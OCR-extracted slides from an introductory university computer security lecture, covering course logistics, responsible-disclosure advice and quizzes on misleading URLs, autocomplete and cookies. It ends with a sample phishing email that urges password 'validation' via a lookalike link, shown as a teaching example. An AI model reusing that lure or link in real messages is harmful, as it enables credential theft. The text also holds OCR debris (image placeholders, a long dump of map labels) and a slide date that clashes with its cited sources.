Introduction and Landscape

Computer Security Lecture 1

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SCHOOL OF INFORMATICS
11TH JANUARY 2014

First, the news…

- Advertising and malware
- http://www.engadget.com/2016/01/08/you-say-advertising-i-say-block-that-malware/


Kami Vaniea

Pronouncing my last name:

English: Van-yay

French: Vanier

Yes – Americans cannot spell French names




Computer Security

Human Computer Interaction

Kami

People account for 90% of all security incidents



Verizon 2015 Data Breach Investigations Report

Today…

- Course introduction
- Common misconceptions
- Basic concepts
- Security properties and their protection

What is Computer Security?

- **Security** is about protecting assets.
- **Computer Security** concerns assets of computer systems: the information and services they provide.
- Just as real world physical security systems vary in their security provision (e.g., a building may be secure against certain kinds of attack, but not all), so computer security systems provide different kinds and amounts of security.
- Computer security is quite vast in scope, touching on many areas besides computer science. In this course we will study the fundamentals , some current internet technologies, and a little bit about engineering and management aspects.

Lecture plan


- About 17 lectures covering core topics:
  - Risks and threats, Crypto, Protocols, Models, Network, Software, Usability
- Many things not included (despite their relevance):
  - War stories, legalities, security APIs, economics, criminology, Firewall HOWTOs, and Personal advice
- Core lectures are in Weeks 1-5 and 7-9.
- Week 6.X is Innovative Learning Week.

Tutorials and exercises

- There will **be 4 tutorials**, in Weeks 3, 5, 8, and 9.
- We will offer **formative feedback** on tutorials, based on submitted answers to the tutorial exercises.
- The exact schedule and tutorial groups are to be determined, they will be allocated by the ITO and advertised on the course web page.
- There are **2 exercises** due on Feb 12th and March 18th
- These will be issued in good time, and discussed in tutorials after marking.
- Assessment for the course is based 75% on the exam and 12.5% on each exercise.

Textbook (not required)

- Recommended (not required) book: **Security in Computing by Pfleeger, Pfleeger and Margulies**
- Editions 5, 4, and 3 should be adequate.
- Recommended chapters will be posted.



Standard security course advisory

- Nothing here is intended as an incitement to crack!
- Breaking into systems to “demonstrate” security problems at best causes a headache to overworked sysadmins, and at worst compromises systems for many users and could lead to **prosecution**.
- If you spot a security hole in a running system, **don’t exploit it**, instead consider contacting the relevant administrators confidentially.

Standard security course advisory

- Security is VERY hard to do correctly all the time.
- Keeping abreast with the latest security patches and methods is difficult; practical security is a matter of weighing up risks, so your advice may not be quickly acted on.
- This is especially true in a relatively low security environment such as a university, where open access has traditionally been put above security, and resources for sysadmin are very tight.

Responsible security experiments

- If you want to experiment with security holes, play wth your own machine, or better, your own private network of machines.
- One (mostly) harmless way: use virtualization: e.g., VMWare, VirtualBox, KVT/Xen/UML.
- If you discover a new security hole in a standard application or operating system routine that may be running at many sites, then consider contacting the vendor of the software (or vendor of the operating system which contains the software) in the first case. You might also raise the issue in a security forum for discussion, perhaps without providing complete details of the hole.
- The software vendor or other security experts will be able to confirm or deny, and work can begin on fixing the problem.

Common misconceptions

Where does this link go to?


http://facebook.mobile.com

A. Facebook's main website

B. Facebook's mobile website

C. AT&T's website

D. Mobile's website



CYBER SECURITY
CHRISTMAS LECTURES

CHRISTMAS LECTURE
TOUR 2015

#CHRISTMASCYBER2015

Like postal addresses,
links are read right to left

http://facebook.mobile.com


Edinburgh, IN, USA

Edinburgh, Scotland

ONTARIO
QUEBEC
Seattle
WASHINGTON
MONTANA
NORTH DAKOTA
MINNESOTA
Ottawa
NB
PE
SOUTH DAKOTA
WISCONSIN
Toronto
MAINE
NOVA SCOTIA
OREGON
IDAHO
WYOMING
MICHIGAN
NEW YORK
VT
NH
MA
Boston
CT
RI
Chicago
IOWA
NEBRASKA
ILLINOIS
OHIO
PENN
NEVADA
United States
UTAH
INDIANA
New York
NJ
DE
San Francisco
COLORADO
KANSAS
MISSOURI
WEST VIRGINIA
VIRGINIA
CALIFORNIA
KENTUCKY
Las Vegas
OKLAHOMA
TENNESSEE
NORTH CAROLINA
Los Angeles
ARIZONA
ARKANSAS
SOUTH CAROLINA
NEW MEXICO
MISSISSIPPI
San Diego
ALABAMA
GEORGIA
TEXAS
LOUISIANA
Houston
Gulf of California
FLORIDA
Gulf of Mexico
Mexico
Cuba

SCOTLAND
Aberdeen
Dundee
Edinburgh
Glasgow
NORTHERN IRELAND
United Kingdom
Isle of Man
Ireland
Dublin
Manchester
Liverpool
York
ENGLAND
WALES
London
Guernsey

Does Google know what you have typed before you click enter?



Computer security Ed

computer security edinburgh
computer security education
computer security education requirements
computer security edx

Press Enter to search.

A. Yes
B. No
C. Maybe

Does Google know what you have typed before you click enter?



Computer security Ed

computer security edinburgh
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computer security edx

Press Enter to search.


A. Yes
B. No
C. Maybe

Can Google tell what your desktop background is?

A. Yes

B. No

C. Maybe



computer security - Googl...
https://www.google.co.uk/?gfe_rc
Search
Google

Computer security Ed

computer security edinburgh
computer security education
computer security education requirements
computer security edx


Press Enter to search.

Can Google tell what your desktop background is?

A. Yes

B. **No**

C. Maybe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https://www.google.co.uk/?gfe_rc
Search
Google

Computer security Ed


computer security **edinburgh**
computer security **education**
computer security **education requirements**
computer security **edx**

Press Enter to search.

Cookies can:

- Be used to track you across web pages.
  - Yes
- Give you malware or viruses.
  - No
- Fill up your computer’s hard drive.
  - No
- Contain your passwords in clear text.
  - Yes – but not common
- Be modified by the user.
  - Yes

What on this email can be trusted?



From "Fletcher, Freya" <ffletcher@conejousd.org>

Subject **FW: ITS Admininistrative Support**

7:54 AM

To undisclosed-recipients:;

From: Fletcher, Freya
Sent: Thursday, March 05, 2015 4:47 AM
Subject: ITS Admininistrative Support


Dear User,

Your password will expire within 24hrs Click on: Staff & faculty update to validate your e-mail.

This email has been scanned by the Symantec Email Security.cloud service.
For more information please visit http://www.symanteccloud.com

http://staffupgrade.moonfruit.com/

What on this email can be trusted?



